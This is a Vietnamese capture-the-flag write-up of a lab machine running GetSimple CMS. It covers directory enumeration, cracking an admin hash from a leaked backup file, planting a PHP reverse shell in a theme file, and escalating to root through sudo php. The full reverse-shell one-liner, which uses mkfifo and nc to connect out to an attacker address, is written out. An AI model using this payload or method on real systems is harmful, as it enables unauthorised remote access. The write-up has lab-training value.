
**Knowledge Check**


Ip: 10.129.10.202

Đầu tiên ta kiểm tra bằng whatweb




Biết được hệ điều hành đang sử dụng là linux version 2.4.41

Tiếp theo sử dụng gobuster để burp force directory




Cùng kiểm tra url backups xem có gì nào




Ta thấy được file backup cũ


Sau khi đọc file admin.xml.bak



Quá tuyệt vời ta có được user admin và mật khẩu, dường như mật khẩu đã được mã hóa bằng phương thức SHA-1. Sau khi decrypt ta lấy được mật khẩu là admin. Cùng đăng nhập thử bằng thông tin vừa lấy được.




Vào được rồi.


Dùng Metasploit để xem getsimple này có lỗi nào phổ biến hông, thật may là có

Tiếp theo chúng ta tìm được file theme có thể chỉnh sửa code và chèn đoạn revease shell này vào :

<?php system ("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.87 1234>/tmp/f"); ?>




Sau đó listen theo port 1234 như đã viết ở trên rồi reload lại trang home của web target




Tuyệt vời ta đã revease shell thành công


Tới đây sau một hồi lần mò ta đã xác định được flag user.txt nằm trong đường dẫn /home/mrb3n



Tiếp tục thử tải LinEnum vào server target để quét thu thập dữ liệu, ta thấy có đường dẫn có thể sử dụng root mà không cần mật khẩu là /usr/bin/php



Chúng ta mượn quyền để nâng user đang sử dụng lên root nào



Vào thư mục root để lấy flag cuối cùng nào

